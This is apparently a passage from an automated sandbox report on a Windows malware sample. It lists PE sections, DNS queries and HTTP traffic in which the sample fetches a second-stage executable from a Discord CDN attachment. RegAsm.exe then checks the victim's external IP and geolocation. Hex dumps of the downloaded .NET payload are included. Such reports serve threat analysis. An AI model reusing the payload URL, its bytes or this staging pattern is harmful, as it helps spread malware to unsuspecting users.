Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x2294	0x2400	False	0.379448784722	data	4.78934641433	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x4d8	0x600	False	0.370442708333	data	3.69830257737	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x8000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 28, 2021 07:54:34.887655020 CEST	192.168.2.4	8.8.8.8	0x4431	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.710995913 CEST	192.168.2.4	8.8.8.8	0xa78c	Standard query (0)	checkip.dyndns.org	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.745975971 CEST	192.168.2.4	8.8.8.8	0x75bc	Standard query (0)	checkip.dyndns.org	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:47.855210066 CEST	192.168.2.4	8.8.8.8	0xcaa8	Standard query (0)	freegeoip.app	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:34.909183979 CEST	8.8.8.8	192.168.2.4	0x4431	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.org	checkip.dyndns.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		132.226.247.73	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		216.146.43.71	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		158.101.44.242	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		132.226.8.169	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		193.122.6.168	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		193.122.130.0	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.728054047 CEST	8.8.8.8	192.168.2.4	0xa78c	No error (0)	checkip.dyndns.com		216.146.43.70	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.org	checkip.dyndns.com		CNAME (Canonical name)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		132.226.8.169	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		158.101.44.242	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		193.122.6.168	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		193.122.130.0	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		216.146.43.71	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		132.226.247.73	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:45.764877081 CEST	8.8.8.8	192.168.2.4	0x75bc	No error (0)	checkip.dyndns.com		216.146.43.70	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:47.874464989 CEST	8.8.8.8	192.168.2.4	0xcaa8	No error (0)	freegeoip.app		104.21.19.200	A (IP address)	IN (0x0001)
Sep 28, 2021 07:54:47.874464989 CEST	8.8.8.8	192.168.2.4	0xcaa8	No error (0)	freegeoip.app		172.67.188.154	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- freegeoip.app
- checkip.dyndns.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49753	162.159.129.233	443	C:\Users\user\Desktop\o6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49754	162.159.129.233	443	C:\Users\user\Desktop\o6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49756	104.21.19.200	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49755	132.226.247.73	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 07:54:46.026091099 CEST	1498	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;) Host: checkip.dyndns.org Connection: Keep-Alive
Sep 28, 2021 07:54:46.250686884 CEST	1498	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:46 GMT Content-Type: text/html Content-Length: 103 Connection: keep-alive Cache-Control: no-cache Pragma: no-cache Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 43 75 72 72 65 6e 74 20 49 50 20 43 68 65 63 6b 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 43 75 72 72 65 6e 74 20 49 50 20 41 64 64 72 65 73 73 3a 20 38 34 2e 31 37 2e 35 32 2e 33 39 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Current IP Check</title></head><body>Current IP Address: 84.17.52.39</body></html>
Sep 28, 2021 07:54:46.303755999 CEST	1498	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;) Host: checkip.dyndns.org
Sep 28, 2021 07:54:46.529267073 CEST	1499	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:46 GMT Content-Type: text/html Content-Length: 103 Connection: keep-alive Cache-Control: no-cache Pragma: no-cache Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 43 75 72 72 65 6e 74 20 49 50 20 43 68 65 63 6b 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 43 75 72 72 65 6e 74 20 49 50 20 41 64 64 72 65 73 73 3a 20 38 34 2e 31 37 2e 35 32 2e 33 39 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Current IP Check</title></head><body>Current IP Address: 84.17.52.39</body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49753	162.159.129.233	443	C:\Users\user\Desktop\o6U6dMCbP3.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	0	OUT	GET /attachments/889615282304352289/890378116634144818/MMCHIA.exe HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive
2021-09-28 05:54:35 UTC	0	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 05:54:35 GMT Content-Type: application/x-msdos-program Content-Length: 130048 Connection: close CF-Ray: 695ab7cc4a3016e6-FRA Accept-Ranges: bytes Age: 446973 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=MMCHIA.exe ETag: "e96627dec27ffeb1b253f0286e8e4bd9" Expires: Wed, 28 Sep 2022 05:54:35 GMT Last-Modified: Wed, 22 Sep 2021 23:24:45 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1632353085480075 x-goog-hash: crc32c=EAU80Q== x-goog-hash: md5=6WYn3sJ//rGyU/Aobo5L2Q== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 130048 X-GUploader-UploadID: ADPycdv_39q2HLmMWhppMmtaFX3Xy0a2sCNeECAeyQt_Cr8KCMy8kZWtXjAz388e0s-s RboQINWCs3kfLF9xuQsPWEw X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2021-09-28 05:54:35 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 4f 74 47 6f 6d 32 7a 42 55 74 31 75 36 61 55 65 45 62 74 68 36 61 4f 48 49 78 67 4c 43 61 68 6c 52 48 6f 4d 6a 36 72 76 62 47 65 57 70 41 77 74 42 65 74 5a 67 58 6d 67 4a 25 32 46 6b 4a 4a 30 39 65 77 44 58 4a 57 36 34 56 6b 68 45 38 47 4c 6b 42 45 53 45 44 37 31 78 4b 5a 37 37 6a 42 73 4e 42 34 73 62 53 45 62 30 46 62 48 52 71 48 42 56 63 38 62 68 72 62 77 4e 6a 45 30 6f 67 45 72 52 6d 25 32 42 5a 72 6b 31 67 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=OtGom2zBUt1u6aUeEbth 6aOHIxgLCahlRHoMj6rvbGeWpAwtBetZgXmgJ%2FkJJ09ewDXJW64VkhE8GLkBESED71xKZ77jBsNB4sbSEb0FbHRq HBVc8bhrbwNjE0ogErRm%2BZrk1g%3D%3D"}],"group":"cf-nel","max_age":60
2021-09-28 05:54:35 UTC	1	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 89 63 32 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 e6 01 00 00 14 00 00 00 00 00 00 9e 05 02 00 00 20 00 00 00 20 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 60 02 00 00 02 00 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELc2aP @ `@
2021-09-28 05:54:35 UTC	2	IN	Data Raw: 00 04 2b 00 2a 22 02 03 7d 8a 00 00 04 2a 26 02 7b 8b 00 00 04 2b 00 2a 22 02 03 7d 8b 00 00 04 2a 26 02 7b 8c 00 00 04 2b 00 2a 22 02 03 7d 8c 00 00 04 2a 26 02 7b 8d 00 00 04 2b 00 2a 22 02 03 7d 8d 00 00 04 2a 26 02 7b 8e 00 00 04 2b 00 2a 22 02 03 7d 8e 00 00 04 2a 26 02 7b 8f 00 00 04 2b 00 2a 22 02 03 7d 8f 00 00 04 2a 26 02 7b 90 0 0 00 04 2b 00 2a 22 02 03 7d 90 00 00 04 2a 26 02 7b 91 00 00 04 2b 00 2a 22 02 03 7d 91 00 00 04 2a 26 02 7b 92 00 00 04 2b 00 2a 22 02 03 7d 92 00 00 04 2a 26 02 7b 93 00 00 04 2b 00 2a 22 02 03 7d 93 00 00 04 2a 26 02 7b 94 00 00 04 2b 00 2a 22 02 03 7d 94 00 00 04 2a 26 02 7b 95 00 00 04 2b 00 2a 22 02 03 7d 95 00 00 04 2a 2e 73 8e 01 00 0a 80 97 00 00 04 2a 26 02 7b 9b 00 00 04 2b 00 2a 22 02 03 7d 9b 00 00 04 2a 26 Data Ascii: +*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*&{+*"}*.s*&{+*"}*&
2021-09-28 05:54:35 UTC	4	IN	Data Raw: 09 13 04 11 04 2c 09 7e 4e 00 00 0a 0b 00 2b 13 00 08 72 f1 00 00 70 6f 4f 00 00 0a 75 3f 00 00 01 0b 00 de 16 25 28 34 00 00 0a 13 05 00 7e 4e 00 00 0a 0b 28 50 00 00 0a de 00 00 07 0a 2b 00 06 2a 01 10 00 00 00 00 01 00 36 37 00 16 44 00 00 01 13 30 03 00 bf 01 00 00 08 00 00 11 72 01 01 00 70 80 0d 00 00 04 28 51 00 00 0a 80 0e 00 00 04 73 52 00 00 0a 28 27 00 00 06 00 73 52 00 00 0a 28 29 00 00 06 00 73 52 00 00 0a 28 2b 00 00 06 00 73 52 00 00 0a 28 2d 00 00 06 00 73 52 00 00 0a 28 2f 00 00 06 00 73 52 00 00 0a 28 31 00 00 06 00 73 52 00 00 0a 28 33 00 00 06 00 73 52 00 00 0a 28 35 00 00 06 00 72 0b 01 00 70 80 18 00 00 04 72 1b 01 00 70 80 19 00 00 04 72 1d 01 00 70 80 1a 00 00 04 73 53 00 00 0a 80 1c 00 00 04 72 3d 01 00 70 80 1d 00 00 04 72 3d 01 Data Ascii: ,~N+rpoOu?%(4~N(P+*67D0rp(QsR('sR()sR(+sR(-sR(/sR(1sR(3sR(5rprprpsSr=pr=
2021-09-28 05:54:35 UTC	5	IN	Data Raw: 30 03 17 2b 01 06 45 02 00 00 00 00 00 00 00 b4 ff ff ff de 20 75 44 00 00 01 14 fe 03 06 16 fe 03 5f 07 16 fe 01 5f fe 11 74 44 00 00 01 28 34 00 00 0a de c6 20 33 00 0a 80 28 62 00 00 0a 7a 07 2c 06 28 50 00 00 0a 00 2a 00 00 00 01 10 00 00 01 00 01 00 b7 cc 00 0c b8 00 00 00 13 30 04 00 00 08 00 00 16 00 00 11 00 20 c2 00 00 00 8d 3f 00 00 01 25 16 72 eb 02 00 70 a2 25 17 72 fd 02 00 70 a2 25 18 72 07 03 00 70 a2 25 19 72 17 03 00 70 a2 25 1a 72 25 03 00 70 a2 25 1b 72 33 03 00 70 a2 25 1c 72 41 03 00 70 a2 25 1d 72 55 03 00 70 a2 25 1e 72 65 03 00 70 a2 25 1f 09 72 73 03 00 70 a2 25 1f 0a 72 7f 03 00 70 a2 25 1f 0b 72 89 03 00 70 a2 25 1f 0c 72 a3 03 00 70 a2 25 1f 0d 72 b1 03 00 70 a2 25 1f 0e 72 bd 03 00 70 a2 25 1f 0f 72 cf 03 00 70 a2 25 1f 10 72 Data Ascii: 0+E uD__tD(4 3(bz,(P*0 ?%rp%rp%rp%rp%r%p%r3p%rAp%rUp%rep%rsp%rp%rp%rp%rp%rp%r
2021-09-28 05:54:35 UTC	6	IN	Data Raw: 89 00 00 00 72 29 0b 00 70 a2 25 20 8a 00 00 00 72 43 0b 00 70 a2 25 20 8b 00 00 00 72 55 0b 00 70 a2 25 20 8c 00 00 00 72 6d 0b 00 70 a2 25 20 8d 00 00 00 72 6d 0b 00 70 a2 25 20 8e 00 00 00 72 79 0b 00 70 a2 25 20 8f 00 00 00 72 8b 0b 00 70 a2 25 20 90 00 00 00 72 9d 0b 00 70 a2 25 20 91 00 00 00 72 a7 0b 00 70 a2 25 20 92 00 00 00 72 b7 0b 00 70 a2 25 20 93 00 00 00 72 c7 0b 00 70 a2 25 20 94 00 00 00 72 d9 0b 00 70 a2 25 20 95 00 00 00 72 fb 0b 00 70 a2 25 20 96 00 00 00 72 09 0c 00 70 a2 25 20 97 00 00 00 72 1b 0c 00 70 a2 25 20 98 00 00 00 72 2b 0c 00 70 a2 25 20 99 00 00 00 72 3d 0c 00 70 a2 25 20 9a 00 00 00 72 4d 0c 00 70 a2 25 20 9b 00 00 00 72 5f 0c 00 70 a2 25 20 9c 00 00 00 72 6d 0c 00 70 a2 25 20 9d 00 00 00 72 7b 0c 00 70 a2 25 20 9e 00 00 Data Ascii: r)p% rCp% rUp% rmp% rmp% ryp% rp% rp% rp% rp% rp% rp% rp% rp% r+p% r=p% rMp% r_p% rmp% r{p%

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	8	IN	Data Raw: 00 28 50 00 00 0a de 00 00 2a 00 01 10 00 00 00 00 01 00 94 95 00 10 44 00 00 01 1b 30 05 00 aa 00 00 00 1c 00 00 11 00 00 73 77 00 00 0a 0a 72 c3 0f 00 70 28 79 00 00 0a 13 05 12 05 28 7a 00 00 0a 13 06 12 06 72 f5 0f 00 70 28 7b 00 00 0a 28 46 00 00 0a 0b 06 6f 7c 00 00 0a 72 f9 0f 00 70 72 13 10 00 70 07 28 46 00 00 0a 6f 7d 00 00 0a 00 06 6f 7f 00 00 0a 02 6f 82 00 00 0a 0c 72 51 10 00 70 1a 8d 03 00 00 01 25 16 07 a2 25 17 03 a2 25 18 04 a2 25 19 08 a2 28 7e 00 00 0a 0d 06 6f 7f 00 00 0a 09 6f 80 00 00 0a 13 04 06 05 72 2a 11 00 70 11 04 6f 81 00 00 0a 26 de 10 25 28 34 00 00 0a 13 07 00 28 50 00 00 0a de 00 00 2a 00 00 01 10 00 00 00 00 01 00 97 98 00 10 44 00 00 01 1b 30 04 00 f6 00 00 00 1d 00 00 11 00 00 1c 8d 3f 00 00 01 25 16 72 34 11 00 70 a2 Data Ascii: (P*D0swrp(y(zrp({{Fo|rprp(Fo}oorQp%%%%(~oor*po&%(4(P*D0?%r4p
2021-09-28 05:54:35 UTC	9	IN	Data Raw: 17 11 07 75 14 00 00 01 2c 0d 11 07 75 14 00 00 01 6f 01 00 00 0a 00 dc 11 04 0a 2b 00 06 2a 00 00 00 01 10 00 00 02 00 66 00 31 97 00 17 00 00 00 00 13 30 04 00 57 00 00 00 24 00 00 11 00 1d 8d 3f 00 00 01 25 16 72 c3 13 00 70 a2 25 17 28 b5 00 00 0a a2 25 18 72 dd 13 00 70 a2 25 19 7e 23 00 00 04 a2 25 1a 72 f3 13 00 70 a2 25 1b 7e 19 00 00 04 a2 25 1c 72 01 14 00 70 a2 28 83 00 00 0a 0b 28 b6 00 00 0a 07 6f 80 00 00 0a 0c 08 0a 2b 00 06 2a 00 13 30 04 00 88 00 00 00 07 00 00 11 00 7e 19 00 00 04 6f 8c 00 00 0a 28 04 00 00 06 6f b7 00 00 0a 6f b8 00 00 0a 72 6f 14 00 70 72 73 14 00 70 6f ad 00 00 0a 72 7b 14 00 70 72 85 14 00 70 6f ad 00 00 0a 6f b9 00 00 0a 0a 06 2c 03 00 2b 43 00 7e 19 00 00 04 28 04 00 00 06 6f b7 00 00 0a 6f b8 00 00 0a 72 6f 14 00 Data Ascii: u,uo+*f10W$?%rp%(%rp%~#%rp%~%rp((o+*0~o(ooroprspor{prpoo,+C~(ooro
2021-09-28 05:54:35 UTC	10	IN	Data Raw: 00 00 06 6f d4 00 00 0a 6f d5 00 00 0a 6f d6 00 00 0a 72 8b 16 00 70 28 46 00 00 0a 0c 00 08 28 d7 00 00 0a 0d 09 39 d3 00 00 00 28 04 00 00 06 6f d4 00 00 0a 6f d5 00 00 0a 6f d6 00 00 0a 72 ab 16 00 70 06 07 28 d8 00 00 0a 80 2e 00 00 04 28 04 00 00 06 6f d9 00 00 0a 6f da 00 00 0a 13 07 12 07 28 db 00 00 0a 28 04 00 00 06 6f d9 00 00 0a 6f da 00 00 0a 13 07 12 07 28 dc 00 00 0a 73 dd 00 00 0a 13 04 28 04 00 00 06 6f d9 00 00 0a 6f da 00 00 0a 13 07 12 07 28 db 00 00 0a 28 04 00 00 06 6f d9 00 00 0a 6f da 00 00 0a 13 07 12 07 28 dc 00 00 0a 73 de 00 00 0a 13 05 11 05 28 df 00 00 0a 13 06 11 06 16 16 73 e0 00 00 0a 16 16 73 e0 00 00 0a 11 04 6f e1 00 00 0a 00 11 05 7e 2e 00 00 04 6f e2 00 00 0a 00 28 53 00 00 06 00 28 54 00 00 06 00 00 38 b1 00 00 00 00 Data Ascii: ooorp(F(9(ooorp(.(oo((oo(s(oo((oo(s(sso~.o(S(T8
2021-09-28 05:54:35 UTC	12	IN	Data Raw: 00 00 00 00 5c 02 00 00 b0 00 00 00 0c 03 00 00 10 00 00 00 44 00 00 01 1b 30 03 00 bf 00 00 00 28 00 00 11 00 00 17 0c 28 04 00 00 06 6f d4 00 00 0a 6f d5 00 00 0a 6f d6 00 00 0a 72 8b 16 00 70 28 46 00 00 0a 0d 28 50 00 00 0a 00 1f fe 0a 19 0c 09 28 d7 00 00 0a 13 04 11 04 2c 0b 1a 0c 09 17 28 e7 00 00 0a 00 00 00 de 6d 07 17 58 16 0b 45 07 00 00 00 00 00 00 94 ff ff ff b5 ff ff ff be ff ff ff cc ff ff ff d6 ff ff ff d8 ff ff ff de 3a 08 0b 06 1f fe 30 03 17 2b 01 06 45 02 00 00 00 00 00 00 c0 ff ff ff de 20 75 44 00 00 01 14 fe 03 06 16 fe 03 5f 07 16 fe 01 5f fe 11 74 44 00 00 01 28 34 00 00 0a de c6 20 33 00 0a 80 28 62 00 00 0a 7a 07 2c 06 28 50 00 00 0a 00 2a 00 01 10 00 00 01 00 01 00 89 9e 00 0c 8a 00 00 00 13 30 04 00 5c 00 00 00 24 00 00 Data Ascii: \D0((ooorp(F(P(,(mXE:0+E uD__tD(4 3(bz,(P*0\$
2021-09-28 05:54:35 UTC	13	IN	Data Raw: 00 00 00 a5 02 00 00 e8 00 00 00 8d 03 00 00 10 00 00 00 44 00 00 01 13 30 03 00 5f 00 00 00 07 00 00 11 00 7e 17 00 00 04 7e 1b 00 00 04 6f 96 00 00 06 16 28 60 00 00 0a 16 fe 03 0a 06 2c 2a 7e 1b 00 00 04 6f 96 00 00 06 80 17 00 00 04 72 a5 18 00 70 7e 1b 00 00 04 6f 96 00 00 06 28 a5 00 00 0a 28 59 00 00 06 00 00 00 72 c9 18 00 70 03 6f 8e 00 00 06 28 a5 00 00 0a 28 59 00 00 06 00 2a 00 13 30 02 00 33 00 00 00 29 00 00 11 00 7e 39 00 00 04 2c 07 7e 39 00 00 04 2b 16 7e 38 00 00 04 fe 06 a4 00 00 06 73 ea 00 00 0a 25 80 39 00 00 04 73 eb 00 00 0a 0a 06 6f ec 00 00 0a 00 2a 00 13 30 04 00 61 00 00 00 24 00 00 11 00 1d 8d 3f 00 00 01 25 16 72 d1 18 00 70 a2 25 17 28 b5 00 00 0a a2 25 18 72 dd 13 00 70 a2 25 19 7e 23 00 00 04 a2 25 1a 72 db 01 00 70 a2 25 Data Ascii: D0_~~o(`,*~orp~o((Yrpo((Y*03)~9,~9+~8s%9so*0a$?%rp%(%rp%~#%rp%
2021-09-28 05:54:35 UTC	14	IN	Data Raw: 72 2b 16 00 70 11 10 11 0f 28 44 00 00 06 00 de 13 25 28 34 00 00 0a 13 11 00 28 50 00 00 0a de 00 00 00 00 2a 00 41 64 00 00 02 00 00 00 fd 00 00 00 15 00 00 00 12 01 00 00 0c 00 00 00 00 00 00 00 00 00 00 00 6f 00 00 00 b1 00 00 00 20 01 00 00 13 00 00 00 44 00 00 01 00 00 00 00 52 01 00 00 4d 01 00 00 9f 02 00 00 10 00 00 00 44 00 00 01 00 00 00 00 ce 02 00 00 ed 00 00 00 bb 03 00 00 10 00 00 00 44 00 00 01 13 30 03 00 b0 00 00 00 2b 00 00 11 00 02 50 28 d7 00 00 0a 0b 07 0d 09 39 95 00 00 00 02 50 73 ee 00 00 0a 28 ef 00 00 0a 13 04 16 13 05 2b 64 11 04 11 05 9a 13 06 11 06 6f f0 00 00 0a 72 e3 19 00 70 6f f1 00 00 0a 2c 18 11 06 6f f2 00 00 0a 28 f3 00 00 0a 72 ed 19 00 70 6f b9 00 00 0a 2b 01 16 13 07 11 07 13 08 11 08 2c 1f 02 02 50 11 06 6f f0 00 Data Ascii: r+p(D%(4(P*Ado DRMDD0+P(9Ps(+dorpo,o(rpo+,Po
2021-09-28 05:54:35 UTC	16	IN	Data Raw: 0b 16 6f ce 00 00 0a 00 00 11 0b 7e 28 00 00 04 28 cf 00 00 0a 6f d0 00 00 0a 00 11 0b 7e 24 00 00 04 7e 25 00 00 04 73 bd 00 00 0a 6f d1 00 00 0a 00 11 0b 11 06 6f d2 00 00 0a 00 11 06 6f d3 00 00 0a 00 de 10 25 28 34 00 00 0a 13 0d 00 28 50 00 00 0a de 00 00 00 00 7e 18 00 00 04 72 69 15 00 70 16 28 60 00 00 0a 16 fe 01 13 0e 11 0e 39 f5 00 00 00 1d 8d 3f 00 00 01 25 16 72 d1 18 00 70 a2 25 17 28 b5 00 00 0a a2 25 18 72 dd 13 00 70 a2 25 19 7e 23 00 00 04 a2 25 1a 72 db 01 00 70 a2 25 1b 7e 0b 00 00 04 a2 25 1c 72 dd 18 00 70 a2 28 83 00 00 0a 13 0f 16 28 84 00 00 0a 00 20 00 0c 00 00 28 85 00 00 0a 00 1c 8d 3f 00 00 01 25 16 72 34 11 00 70 a2 25 17 7e 2c 00 00 04 a2 25 18 72 85 15 00 70 a2 25 19 7e 2d 00 00 04 a2 25 1a 72 b3 15 00 70 a2 25 1b 1b 8d Data Ascii: o~((o~$~%sooo%(4(P~rip(`9?%rp%(%rp%~#%rp%~%rp(((?%r4p%~,%rp%~-%rp%
2021-09-28 05:54:35 UTC	17	IN	Data Raw: 28 7e 00 00 06 00 28 7f 00 00 06 00 28 ba 00 00 06 00 28 bd 00 00 06 00 28 e5 00 00 06 00 28 e7 00 00 06 00 28 e9 00 00 06 00 28 e8 00 00 06 00 28 e6 00 00 06 00 28 cd 00 00 06 00 28 cf 00 00 06 00 28 d1 00 00 06 00 28 d2 00 00 06 00 28 d3 00 00 06 00 28 d4 00 00 06 00 28 d5 00 00 06 00 28 d6 00 00 06 00 28 d7 00 00 06 00 28 d8 00 00 06 00 28 d9 00 00 06 00 28 da 00 00 06 00 28 db 00 00 06 00 28 dc 00 00 06 00 28 dd 00 00 06 00 28 de 00 00 06 00 28 df 00 00 06 00 28 e0 00 00 06 00 28 e1 00 00 06 00 28 e2 00 00 06 00 28 e3 00 00 06 00 28 e4 00 00 06 00 28 ee 00 00 06 00 28 f1 00 00 06 26 28 f2 00 00 06 00 28 f3 00 00 06 00 28 f4 00 00 06 00 28 c2 00 00 06 00 28 f6 00 00 06 00 28 c8 00 00 06 00 28 cb 00 00 06 00 28 d0 00 00 06 00 28 ce 00 00 06 00 28 c9 00 Data Ascii: (~(((((((((((((((((((((((((((((((((((&((((((((((
